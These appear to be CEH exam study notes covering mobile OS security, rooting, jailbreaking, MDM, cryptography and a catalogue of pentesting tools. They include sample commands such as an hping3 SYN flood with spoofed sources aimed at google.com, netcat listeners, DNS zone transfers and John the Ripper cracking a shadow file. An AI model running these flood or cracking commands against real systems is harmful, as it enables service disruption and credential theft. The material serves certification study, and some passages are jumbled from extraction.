- **Android OS Basic Info**
 - Developed by google
 - **Features**
 - Enabling reuse and replacement of components
 - Variety of pre-build UI components
 - Open source Blink and Webkit engine
 - Media Support
 - Rich development environment



- **Android Device Administration API**
 - Allows for security-aware apps that may help IT professionals

Policy	Description
Password enabled	Requires that devices ask for PIN or passwords
Minimum password length	Set the required number of characters for the password. For example, you can require PIN or passwords to have at least six characters.
Alphanumeric password required	Requires password to have a combination of letters and numbers and may include symbolic characters.
Complex password required	Requires that password must contain at least a letter, a numerical digit, and a special symbol. Introduced in Android 3.0.
Minimum letters required in password	The minimum number of letters required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum lowercase letters required in password	The minimum number of lowercase letters required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum nonletter characters required in password	The minimum number of nonletter characters required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum numerical digits required in password	The minimum number of numerical digits required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum symbols required in password	The minimum number of symbols required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum uppercase letters required in password	The minimum number of uppercase letters required in the password for all admins or a particular one. Introduced in Android 3.0.
Password expiration timeout	When the password will expire, expressed as a delta in milliseconds from when a device admin sets the expiration timeout. Introduced in Android 3.0.
Password history restriction	This policy prevents users from reusing the last n unique passwords. Typically, you can use this policy in conjunction with setPasswordExpirationTimeout(), which forces users to update their passwords after a specified amount of time has elapsed. Introduced in Android 3.0.
Maximum failed password attempts	Specifies how many times a user can enter the wrong password before the device wipes its data. The Device Administration API also allows administrators to remotely reset the device to factory defaults. This secures data in case the device is lost or stolen.
Maximum inactivity time lock	Sets the length of time since the user last touched the screen or pressed a button before the device locks the screen. When this happens, users need to enter their PIN or passwords again before they can use their devices and access data. The value can be between 1 and 60 minutes.
Require storage encryption	Specifies regarding the encryption of storage, if the device supports

	it. Introduced in Android 3.0.
Disable camera	Specifies the camera-disabling feature. Note that this does not have to be a permanent disabling. The camera can be enabled/ disabled dynamically based on context, time, and so on. Introduced in Android 4.0.

- **Android Rooting**

- Allows user to attain privileged control within androids subsystem
- Involves executing security vulnerabilities in the device firmware and granting execute permissions
- **Rooting Tool**
 - **KingoRoot** - can be used with or without a PC
 - **TunesGo - Root Android** - Done with PC
 - **One Click Root** - Done with PC

- **Android Attack Tools**

- **NetCut** - Wifi killing application; blocks Wifi access to targeted device
- **zANTI**
 - Spoof MAC
 - Create Malicious Wifi Hotspot
 - Scan for open ports
 - Exploit Router Vulnerabilities
 - Password complexity audits
 - Man-in-Middle attack
 - DoS attack
 - **Network Spoofer** - Change websites on other peoples computers
- **Low Orbit Ion Cannon** - Perform DoS and DDoS attacks
- **DroidSheep** - Perform web session hijacking
- **Orbot** - Proxy app that hides identity
- **FaceNiff** - Sniff and intercept web session profiles
- **Android Trojans**
 - **BankBot**
 - **SpyDealer**

Securing Android Devices

Hacking IOS

- **Apple IOS**
- Apples Mobile OS

 Enable screen locks for your Android phone for it to be more secure		Do not directly download Android package files (APK) 
 Never root your Android device		Update the operating system regularly 
 Download apps only from official Android market		Use free protector Android app like Android Protector where you can assign passwords to text messages, mail accounts, etc. 
 Keep your device updated with Google Android antivirus software		Customize your locked home screen with the user's information 

- o Uses direct manipulation and multi touch gestures

- **Jailbreaking**
 - o Installing a modified set of kernel patches that allows users to run third party applications not signed by OS vendor
 - o Provides root access to the OS o Removes sandbox restrictions o **Types of Jailbreaking**
 - **Userland Exploit** - Allows user-level access
 - **iBoot Exploit** - Allows user-level access and iboot-level access
 - **Bootrom Exploit** - Allows user-level access and iboot-level access o **Jailbreaking Techniques**
 - **Untethered Jailbreaking** - Allows the device to reboot and the kernel will still be patched
 - **Semi-tethered Jailbreaking** - If the device reboots the kernel will no longer have a patched kernel but will still be usable for normal functions
 - **Tethered Jailbreaking** - If the device reboots the kernel will no longer have a patched kernel and will get stuck in a partially started state
 - o **Jailbreaking Tools**
 - **Cydia** - Enables a user to find and install software packages
 - **Pangu Anzhuang** - Online jailbreaking app
 - **Keen Jailbreak** - Unofficial semi-tethered tool o **IOS Trojans**
 - **AceDeceiver** - Exploits flaw in DRM (Digital Rights Management)

- **Spy/MobileSpy!iPhoneOS** - Malware allows an attacker to eavesdrop all incoming and outgoing communications *Securing IOS Devices*

Mobile Device Management (MDM)


- **Mobile Device Management**
 - Over-the-air or wired distribution of applications and configurations ○ Helps implementing enterprise-wide policies ○ Helps deploy and manage software applications across all enterprise mobile devices
 - **MDM Solutions**
 - **IBM MaaS360** - Cloud platform
 - **XenMobile** - Citrix enterprise MDM
- **Bring Your Own Device (BYOD)**
 - Refers to a policy allowing an employee to bring their personal devices ○

01	Sharing confidential data on unsecured network	06	Lost or stolen devices
02	Data leakage and endpoint security issues	07	Lack of awareness
03	Improperly disposing device	08	Ability to bypass organizations network policy rules
04	Support of many different devices	09	Infrastructure issues
05	Mixing personal and private data	10	Disgruntled employees

BYOD Risks

- **BYOD Policy Implementation**

- Define your requirements ○ Select device of your choice and build a tech portfolio ○ Develop policies ○ Security ○ Support
- **BYOD Security Guidelines**



Mobile Security Guidelines and Tools

- 01 Publish an **enterprise policy** that specifies the acceptable usage of consumer grade devices and bring-your-own devices in the enterprise
 - 02 Publish an enterprise policy for **cloud**
 - 03 Enable **security measures** such as antivirus to protect the data in the datacenter
 - 04 Implement policy that specifies what levels of **application and data access** are allowable on consumer-grade devices, and which are prohibited
 - 05 Specify a **session timeout** through **Access Gateway**
 - 06 Specify whether the **domain password** can be cached on the device, or whether users must enter it every time they request access
 - 07 Determine the allowed **Access Gateway authentication methods** from the following:
- No authentication Domain only SMS authentication RSA SecurID only Domain + RSA SecurID

General Guidelines for Mobile Platform Security Mobile Device Security Guidelines for Administrators

- | | | |
|---|--|---|
|  |  Use passcode |  Perform periodic backup and synchronization |
|  |  Update OS and Apps |  Filter e-mail-forwarding barriers |
|  |  Enable remote management and use remote wipe services |  Configure Application certification rules |
|  |  Do not allow Rooting or Jailbreaking |  Harden browser permission rules |
|  |  Encrypt storage |  Design and implement mobile device policies |

SMS Phishing Countermeasures

01

Never reply to a **suspicious SMS** without verifying the source

**02**

Do not click on any **links** included in the SMS

**03**

Never reply to a SMS that requires **personal and financial information** from you

**04**

Review the **bank's policy** on sending SMS

**05**

Enable the "**block texts from the internet**" feature from your provider

**06**

Never reply to a SMS which urging you to **act or respond quickly**

**07**

Never call a number left in a SMS



Cryptography

Cryptography Concepts

Types of Cryptography

- **Symmetric Encryption** - Uses the same key for encryption as it does for decryption
- **Asymmetric Encryption** - Uses different encryption keys for encryption and decryption

	Symmetric Encryption	Asymmetric Encryption
Strengths	Faster and easier to implement as same key is used to encrypt and decrypt data and also requires less processing power. Could be implemented in Application Specific Integrated Chip (ASIC).	Convenient to use as distribution of keys to encrypt the messages is not required
	Prevents widespread message security compromise as different secret key is used to communicate with different party	Enhanced security as one need not share or transmit private keys to anyone
	Key is not bound to the data being transferred on the link; therefore, even if data is intercepted it is not possible to decrypt it	Provides digital signatures that can't be repudiated
Weaknesses	Symmetric Encryption	Asymmetric Encryption
	Lack of secure channel to exchange secret key	Slow in processing and requires high processing power
	Difficult to manage and secure too many shared keys that are generated to communicate with different parties	Widespread message security compromise is possible (i.e., attacker can read his/her complete messages if private key is compromised)
	Provides no assurance about origin and authenticity of a message as same key is used by both sender and receiver	Messages received cannot be decrypted if the private key is lost
	Vulnerable to dictionary attacks and brute-force attacks	Vulnerable to Man-in-the-Middle and brute-force attacks

- ② **Government Access to Keys (GAK)** - Companies will give copies of all keys to the government

② CEH Tools

- **Sniffers**
- **Wireshark:** The most popular packet sniffer with cross platform support.
- **Tcpdump:** A popular CLI sniffer available for both the Unix and Linux platforms.
- `tcpdump -i eth0 # Capture on eth0 tcpdump -w cap.log # Write to cap.log tcpdump -r cap.log # Read from cap.log`
- **Windump:** Windows version of tcpdump.
- **Cain & Abel:** Its an all-in-one tool to capture packets and record passwords being used in a MiTM. It can create an ARP and DNS poisoning events and the

cracker works with methods such as network packet sniffing, dictionary, brute force and cryptanalysis such as rainbow attacks.

- **Kismet:** Wireless sniffing tool used to locate and discover hidden SSID's. It can be used to passively sniff the traffic and gain the password that way.
- **Ntop:** High speed web based traffic analysis.
- **Network Miner:** Packet sniffer, with built in OS finger printer. Drop down navigator for filtering specific traffic. Automatically extracts files for packet capture; it will also extract images. It will also pull some credentials for specific sites. It can also filter out "keywords" to allow for filtering of specific information being sent across the network.

Scanners

- **Nmap:** uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.
- nmap -T4 -n -sS 192.168.0.1/24 # SYN
Study -sT (tcp), -sS (syn), -sA (ack), -sF (fin), -sN (null), -sX (xmas), -sI (idle), -sU (udp), -sV (service detection), -O (OS detection)
-sA: ACK Filtered/Unfiltered For detecting firewall, unfiltered (open/close) returns RST packet
-sF: FIN Closed/Open | Filtered RST when closed, no response when open | filtered
-sX: XMAS FIN, PSH, URG Same as FIN
-sN: NULL Same as FIN
-sU: UDP Open/Closed/Filtered/Open | Filtered UDP response when open, ICMP type 3 code 3 (Port Unreachable) when closed, other ICMP when filtered, no response when open | filtered
-sI: host:port: IDLE Stealth scan using zombie host and IP fragmentation ID
Zenmap: Nmap with a GUI and ability to plot a map for reference.
- **Angry IP Scanner:** (or simply ipscan) is an open-source and cross-platform network scanner designed to be fast and simple to use. It scans IP addresses and ports as well as has many other features.
- **hping2 & 3:** Custom packet-crafting tool that can be used to precisely package packets to scan and penetrate networks and bypass known security features.
- hping3 -c 3 --scan 1-3000 -S -V 192.168.1.254 # Scans port 1-3000 on 192.168.1.254 with 3 SYN packets each hping3 -c 100 -d 120 -S -p 21 --flood --rand-source google.com # Flood google with 100 counts, SYN packets with data size 120 bytes, on port 21, with random spoofed IP source

- **SuperScan:** allows you to quickly scan a range of IP addresses and do TCP port scanning. It can check all ports, or the ones you select. It is a very fast and powerful tool. Supports banner grabbing, ping, whois, tracert. Recently bought by McAfee.
- **Zanti (mobile):** An Android software used to Scan Ports, MiTM, Session Hijack, Redirect URL traffic, used for Pentesting with a noble device.
- **NBTScan:** It sends a NetBIOS status query to each address in a supplied range and lists received information in human readable form. For each responded host it lists IP address, NetBIOS computer name, logged-in user name and MAC address. **SUPER FAST SCANS**
- **NetScan Tools:** Created in 1999 to automate the plethora of internet tools to work with one GUI supported by Windows platforms. OS Fingerprinting, Packet sniffing, port scanning, packet flooding, mail exchange validation.
- **Nessus:** Vulnerability scanner that is used by pentesters, hackers, and enterprise security engineers.

Enumeration

- **DumpSec:** Reveals users, groups, printers, shares, registry info in an easy to digest human readable format from a targeted system. Very useful for finding out intimate information about the specific system for privilege escalation purposes.
- **SuperScan:** Also used for enumeration. *See Scanning
- **Netcat:** A simple tool that can read and write data across a TCP or UDP connection. It's very useful because it can create almost any type of connection. Including session binding. It allows actors to create shell and reverse shell connections between two endpoint. Allowing them to send / receive files and execute commands on both the host and compromised systems. It has since lost support; consequently the Nmap project has incorporated an upgraded version called Ncat. Other remakes: Socat, OpenBSD's nc, Cryptcat, netcat6, pnetcat, etc.
- nc -zv -w 1 google.com 21 # Scan google's port 21, -z scan, -v verbose, -w timeout nc -lvp 6969 # Opens a server on 6969, -l listens, -v verbose, -p port 6969 nc 192.168.1.54 6969 # Banner Grab with GET / HTTP/1.1 after connecting **CRYPTCAT**, netcat alternative with encryption involved
- **Cryptcat:** A variant of netcat that encrypts communication; making it useful to evade the detection of IDS or traffic sniffing.
- **TCPView:** It will enumerate all TCP and UDP connections on the end point running the application. Will resolve domain names for the IP's connected to the system. Monitors changing connections and can close existing connections.

- **Sysinternals Suite:** A suite of sysinternal tools made by Microsoft for troubleshooting. NirSoft Suite: A suite of tools used to automate the troubleshooting of Windows.
- **Firewalk:** An active reconnaissance network security tool that attempts to determine what layer 4 protocols a given IP forwarding device will pass. It works by sending out TCP or UDP packets with a TTL one greater than the targeted gateway.
- ```
firewalk -S1-1000 -i eth0 -n -pTCP 192.168.1.254 192.168.1.30 # Scan port 1-1000 through eth0, no hostname resolution, with TCP protocol, via gateway 192.168.1.254 against target 192.168.1.30
```
- **nslookup:** A network administration command-line tool available in many computer operating systems for querying the Domain Name System to obtain domain name or IP address mapping, or other DNS records.
- nslookup
- ```
server ns1.google.com set type=any # Or A (address), NS (nameserver), MX (mailserver), SOA (start of authority), CNAME (canonical name), PTR (pointer) ls -d google.com # Zone transfer
```
- **DIG:** A network administration command-line tool for querying the Domain Name System. dig is useful for network troubleshooting and for educational purposes. It can operate based on command line option and flag arguments, or in batch mode by reading requests from an operating system file.
- ```
dig www.google.com dig mx www.google.com # Get mail server entries dig axfr @ns1.google.com www.google.com # Zone transfer
```
- **NBTSTAT:** A diagnostic tool for NetBIOS over TCP/IP. It is included in several versions of Microsoft Windows. Its primary design is to help troubleshoot NetBIOS name resolution problems.
- ```
nbtstat -A 192.168.1.254 # Get remote NetBIOS table nbtstat -n # Get local table
```
- **WHOIS:** Searches for an object in a WHOIS database. WHOIS is a query and response protocol that is widely used for querying databases that store the registered users of an Internet resource, such as a domain name or an IP address block, but is also used for a wider range of other information.
- whois google.com Important WHOIS Registrars:
 - ARIN** - North America
 - APNIC** - Asia Pacific
 - AFRINIC** - Africa
 - LACNIC** - Latin America and Caribbean **RIPE** - Europe

- **Maltego:** An interactive data mining tool that renders directed graphs for link analysis. The tool is used in online investigations for finding relationships between pieces of information from various sources located on the Internet.
- **sc query:** Obtains and displays information about the specified service, driver, type of service, or type of driver.
 - ② sc [<ServerName>] query [<ServiceName>] [type= {driver | service | all}] [type= {own | share | interact | kernel | filesys | rec | adapt}] [state=

```
{active | inactive | all}] [bufsize= <BufferSize>] [ri= <ResumeIndex>] [group= <GroupName>]
```

② Password Cracking Tools

- **L0phtCrack:** A password cracking application used for locally or remotely locating user account information and cracking the corresponding passwords. Windows/Unix/Linux/ FreeBSD/ etc. Can be used for periodically scanning and cracking system passwords.
- **Ophcrack:** Free version of Ophcrack. Less features. Not as robust.
- **John the Ripper:** CLI password cracking utility that can have custom rules created as well as use custom password lists to crack passwords.
- john shadow.txt john --wordlist=passwords.txt shadow.txt
- **Trinity Rescue Kit:** Live Linux distribution that aims specifically at recovery and repair operations on Windows machines, but is equally usable for Linux recovery issues. Since version 3.4 it has an easy to use scrollable text menu that allows anyone who masters a keyboard and some English to perform maintenance and repair on a computer, ranging from password resetting over disk cleanup to virus scanning.
- **Medusa:** Remote, speedy, modular brute force cracker for network services.
HTTP, MySQL, SMB, SMTP, SNMP, SSHv2
- **RainbowCrack:** Cracks hashes referenced against rainbow tables. It's different from traditional brute force crackers in that it uses large pre-computed tables called "rainbow tables"; which reduces the amount of time the brute force takes.
- **Brutus:** Older remote password cracker.

② Wireless Tools

- **Kismet:** A sniffing tools and also a multi-purpose wireless tool. It can be used for IDS and many other things.
- **inSSIDer:** Used to monitor local WiFi traffic and identify the channels different networks are communicating on. It was originally designed for optimizing Office / Home network WAP placement to reduce interference and produce the most optimal signals for the environment.
- **Reaver:** WPS brute forcing tool. This tool waits to intercept the WPS beacon; once it's captured it will brute force the WPS PIN and the PSK password.
- **Netstumbler (Old but useful on 32bit systems):** Similar to inSSIDer, but not as feature rich.
- **Bluesnarfer:** A tool used to steal information from a mobile device through the bluetooth connection.
- **Aircrack-ng:** Is a tool suite used to assess WiFi security. It focuses on monitoring, attacking, testing and cracking a WAP. It can capture and analyze packets; create replay

attacks, deauthentication with injection techniques; test WiFi cards and their driver capabilities; and crack WEP and WPA PSK (1 and 2).

It can also conduct fragmentation attacks.

Airbase-ng Captures WPA/WPA2 handshake and can act as an ad-hoc Access Point	Aircrack-ng Defacto WEP and WPA/ WPA2-PSK cracking tool	Airdecap-ng Decrypt WEP/WPA/ WPA2 and can be used to strip the wireless headers from Wi-Fi packets	Airdecloak-ng Removes WEP cloaking from a pcap file	Airdriver-ng Provides status information about the wireless drivers on your system	Airdrop-ng This program is used for targeted, rule-based deauthentication of users
Aireplay-ng Used for traffic generation, fake authentication, packet replay, and ARP request injection	Airgraph-ng Creates client to AP relationship and common probe graph from airodump file		Airodump-ng Used to capture packets of raw 802.11 frames and collect WEP IVs	Airolib-ng Store and manage essid and password lists used in WPA/ WPA2 cracking	Airserv-ng Allows multiple programs to independently use a Wi-Fi card via a client-server TCP connection
Airmon-ng Used to enable monitor mode on wireless interfaces from managed mode and vice versa	Airtun-ng Injects frames into a WPA TKIP network with QoS, and can recover MIC key and keystream from Wi-Fi traffic	Easside-ng Allows you to communicate via a WEP-encrypted access point (AP) without knowing the WEP key	Packetforge-ng Used to create encrypted packets that can subsequently be used for injection	Tkiptun-ng Creates a virtual tunnel interface to monitor encrypted traffic and inject arbitrary traffic into a network	Wesside-ng Incorporates a number of techniques to seamlessly obtain a WEP key in minutes

- **Airmon-ng (Aircrack):** Aircrack's sniffing tool.
- **Airodump-ng (Aircrack):** Used to capture 802.11 packets, especially good at capturing WEP IV's to be used with Aircrack-ng. It can also be used to log the GPS coordinates of found WAP's if the a GPS receiver is connected to your device.

② Logging and Event Viewing Tools

- **Log Parser Lizard:** A Microsoft based log viewing tool that presents the information in a GUI based format. It's capable of presenting data from individual systems, SQL servers, AD, IIS, and many other types of log / event creating applications or systems.
- **Splunk:** An enterprise tool used to store and parse logs on a large scale to monitor network activity and functionality.
- **SolarWinds:** An enterprise tool similar to Splunk, with the exception that it can create a database for network monitoring. It's useful in visualizing the configuration of the network in a live environment which reduces the need for static network topology tools like Vizio.

③ Other Tools

- **Snort:** A freeware IDS / IPS.
- **Metasploit:** This is an automated framework capable of exploiting vulnerabilities with many tools across many platforms.

④ Hardware Tools

- **Minipwner:** A small device that can be connected to the target network and left behind to allow the actor to gather information remotely. It can be configured with battery or power cord. Its low power consumption allows the device to be used a WAP on battery power for several hours.

- **USB Rubber Ducky:** A flash drive that is recognized as a Human Interface Device (HID). It can bypass most enterprise DLP software since the software thinks the device is a keyboard. It is capable of running scripts and gathering data among many other uses that can be dreamt up for it.
- **Wi-Fi Pineapple:** A small discrete device that has powerful application for pentesting. It can be used as a potential Evil Twin WAP. It comes with an impressive suite of applications that helps to analyze the data collected by the device.
- **LAN Turtle:** A Small USB-to-Ethernet adapter that can be placed on a victims computer inside the target network. I can fingerprint and enumerate the network and be used to create an SSH into the network. It can also spoof DNS entries on the network for a redirection / session hijacking attack.
- **AirPcap:** A USB designed to provide a hardware based pentesting tool. It works in conjunction with other common tools. It can be used on wireless networks and may conduct packet injection to active connections. It can function as an Evil Twin, or Rogue AP.
- **Ubertooth One:** A USB device that can be used to scan for Bluetooth communication.

<https://skillicertpro.com>

We wish you all the best for exam.

Disclaimer: All data and information provided on this site is for informational purposes only. This site makes no representations as to accuracy, completeness, correctness, suitability, or validity of any information on this site & will not be liable for any errors, omissions, or delays in this information or any losses, injuries, or damages arising from its display or use. All information is provided on an as-is basis.